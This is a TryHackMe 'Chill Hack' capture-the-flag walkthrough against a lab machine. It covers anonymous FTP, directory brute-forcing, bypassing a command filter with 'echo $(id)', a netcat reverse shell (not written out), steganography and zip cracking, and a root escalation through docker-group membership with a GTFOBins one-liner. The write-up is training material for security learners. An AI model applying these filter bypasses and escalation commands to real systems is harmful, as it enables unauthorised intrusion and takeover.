TryHackMe

Chill Hack

tryhackme.com/room/chillhack

Walkthrough

By

tryhackme.com/p/iLinxz

NMAP Scan

```
Nmap scan report for 10.10.239.105
Host is up (0.024s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03 04:33 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.6.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Great, we have a few ports open:

Port 21 – running FTP

Port 22 – running SSH

Port 80 – running HTTP

Pretty standard setup, thus, let's start by accessing the FTP server first since anonymous login is allowed.

```
┌[kali@kali] [/dev/pts/2]
└[~/Desktop/Memos/TryHackMe/finished/ChillHack/Rework]> ftp 10.10.239.105
Connected to 10.10.239.105.
220 (vsFTPd 3.0.3)
Name (10.10.239.105:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 03 04:33 .
drwxr-xr-x    2 0        115          4096 Oct 03 04:33 ..
-rw-r--r--    1 1001     1001           90 Oct 03 04:33 note.txt
226 Directory send OK.
ftp>
```


We find a text file. Download it and see what's inside.

```
┌[kali@kali] [/dev/pts/2]
└[~/Desktop/Memos/TryHackMe/finished/ChillHack/Rework]> cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

I suppose we can assume we have two usernames:

1. anurodh
2. apaar

That's about it for FTP, moving on to HTTP:




A website about sports. Nothing too fancy. Looking through the links around the page and where they might take me, I've realized this is a pretty static page, nothing much to do here, no link leads anywhere.

I decided to burn up a gobuster session:

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.239.105
[+] Threads:        10
[+] Wordlist:       /home/kali/Desktop/Wordlists/SecLists/Discovery/Web-Content/raft-large-directories-lowercase.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/28 16:31:08 Starting gobuster
===============================================================
/js (Status: 301)
/images (Status: 301)
/css (Status: 301)
/fonts (Status: 301)
/secret (Status: 301)
```

Gobuster found a directory called "/secret"

Let's navigate to it, see what's up.



It's a command submit form. If we enter 'id', we get its output. Let's try looking around the system.


After a few moments, it became clear that some commands are 'blacklisted' from the form. Commands such as ls, nc, bash, etc..

Relating to the note we found on the FTP server, there indeed is some filtering involved in this. How else can we run commands?


Well, one thing we can use is ‘echo’:

Take for example “echo $(id)”, this command will execute both id and echo. But, id will get executed due to the fact that echo calls it. This is because we echo the output of executing ‘id’.


Let’s give it a try.




It worked with ‘id’. Another command maybe?



Good, we have successfully bypassed the filtering. I will now enter a netcat reverse shell command so we can connect to the victim. I used BurpSuite to send out the requests, easier coverage over what command I send off.



Get your listener ready and send the payload.



We got a shell on the box! Great, who are we?

```
www-data@ubuntu:/var/www/html/secret$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html/secret$
```

Let's look around…

The shell spawned in /var/www/html/secret

I found two directories in /var/www/

```
www-data@ubuntu:/var/www$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Oct  3 04:01 .
drwxr-xr-x 14 root root 4096 Oct  3 03:44 ..
drwxr-xr-x  3 root root 4096 Oct  3 04:40 files
drwxr-xr-x  8 root root 4096 Oct  3 04:40 html
www-data@ubuntu:/var/www$
```

Navigating to files, we find the following:

```
www-data@ubuntu:/var/www/files$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Oct  3 04:40 .
drwxr-xr-x 4 root root 4096 Oct  3 04:01 ..
-rw-r--r-- 1 root root  391 Oct  3 04:01 account.php
-rw-r--r-- 1 root root  453 Oct  3 04:02 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3 06:30 images
-rw-r--r-- 1 root root 1153 Oct  3 04:02 index.php
-rw-r--r-- 1 root root  545 Oct  3 04:07 style.css
www-data@ubuntu:/var/www/files$
```

Index.php gives us some mysql credentials where you will find some password hashes. But they are a rabbit hole.

Hacker.php reveals some interesting info:

```
<img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
<h1 style="background-color:red;">You have reached this far. </h2>
<h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
```

Maybe we have to do some steganography. Let's check the .jpg file.

```
www-data@ubuntu:/var/www/files$ cd images/
www-data@ubuntu:/var/www/files/images$ ls
002d7e638fb463fb7a266f5ffc7ac47d.gif  hacker-with-laptop_23-2147985341.jpg
www-data@ubuntu:/var/www/files/images$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

I will download the .jpg file on my host using a python webserver.

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> la
total 76K
drwxr-xr-x 2 kali kali 4.0K Nov 29 10:37 .
drwxr-xr-x 5 kali kali 4.0K Nov 29 10:08 ..
-rw-r--r-- 1 kali kali  68K Oct  3 00:24 hacker-with-laptop_23-2147985341.jpg
```

Exiftool? Nothing interesting here.

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> exiftool hacker-with-laptop_23-2147985341.jpg
ExifTool Version Number         : 12.10
File Name                       : hacker-with-laptop_23-2147985341.jpg
Directory                       : .
File Size                       : 67 kB
File Modification Date/Time     : 2020:10:03 00:24:48-04:00
File Access Date/Time           : 2020:11:29 10:37:16-05:00
File Inode Change Date/Time     : 2020:11:29 10:37:16-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 300
Y Resolution                    : 300
Image Width                     : 626
Image Height                    : 417
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 626×417
Megapixels                      : 0.261
```

Binwalk?

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> binwalk hacker-with-laptop_23-2147985341.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
```

No interesting result with binwalk either.

Last chance, steghide.

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $>
```

We get a hit. I used a blank password.

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> ls
backup.zip  hacker-with-laptop_23-2147985341.jpg
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
   skipping: source_code.php         incorrect password
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $>
```

We get a .zip file. It looks like it is password protected. Let's crack it with JOHN.

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: 2b chk, TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $>
```

```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> sudo john hash --wordlist=/home/kali/Desktop/Wordlists/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $> sudo john hash --show
backup.zip/source_code.php:          :source_code.php:backup.zip::backup.zip

1 password hash cracked, 0 left
kali@kali:{~/Desktop/Memos/TryHackMe/finished/ChillHack/REWORK} $>
```

I've already cracked the password. But the above screenshots show how you can also do it.

After unzipping the .zip file, we receive a file called "source_code.php"

Inspecting the file gave us some credentials for Anurodh.

```
if(base64_encode($password) == "                                        ")
```

It is base64 encoded. A quick visit to gchq.github.io/CyberChef/ will allow us to decode the password.

Great, now we have credentials for the Anurodh user. Let's su to him.

```
anurodh@ubuntu:/dev/shm$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:/dev/shm$
```

It looks like this user is in the docker group. That means he is able to execute docker commands.

GTFOBins!

After a quick visit to gtfobins.github.io/gtfobins/docker/, I rooted the box. Easy, right?

```
anurodh@ubuntu:/dev/shm$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 
```

Let's get the ending flag and finish this challenge.

```
# cat proof.txt

                                {ROOT-FLAG: [redacted]}

Congratulations! You have successfully completed the challenge.

                                    Designed By
                                  |  Anurodh Acharya |

                            Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a
```


For the user flag, use sudo -l.

```
www-data@ubuntu:/$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/$ 
```

```
www-data@ubuntu:/$ cat /home/apaar/.helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/$ 
```

User www-data can run /home/apaar/.helpline.sh as apaar. The script is executing the above lines.

Pay attention to the $msg variable. Input is stored into it, and then the same input is then executed as a system command. We can input 'bash' in it to get a shell as apaar.



You get a shell as apaar, you can use this to get to the user flag which located in his home directory.

This step is not necessary in order to achieve root access however.

END